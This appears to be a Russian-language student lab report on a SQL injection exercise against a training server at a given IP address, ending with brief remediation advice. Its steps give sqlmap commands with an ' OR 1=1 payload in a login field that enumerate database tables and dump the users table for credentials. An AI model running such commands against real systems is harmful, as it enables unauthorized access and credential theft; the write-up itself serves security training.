
### Отчет по пентесту 17.6.2 (Задание 17.6.2)

**Персонализация:** Михайлов Юрий Никитич (uramihajlov481@gmail.com)

**Лабораторная работа** Задание 17.6.2 **“ SQL” :**


* Общая информация:
* Период тестирования: 16.02.2024
* Объект тестирования: [http://51.250.73.193:5009](http://51.250.73.193:5009/)
* Описание действий:


**1 Этап:**

**Сканируем sqlmap --flush -session -u http://51.250.73.193:5009 --data="login=Kot' OR 1=1" --method POST --tables -D ctf**

**2 Этап:**

**Смотрим что в таблице Users  
sqlmap -u "http://51.250.73.193:5009" --data="login=Kot' OR 1=1" --method POST -D ctf -T users --dump**

****

**3 Этап:  
Проверяем логин/пароль  
**

**Используемые инструменты:**

* **SQL map**
* **Opera**

**Обнаруженные уязвимости:**

* **SQL инъекции**
* **Blind SQL Injection**

**Дайте совет по улучшению защиты:**

1. **Валидация и фильтрация ввода**
2. **Используйте параметризованные запросы**
3. **Ограничьте привилегии базы данных**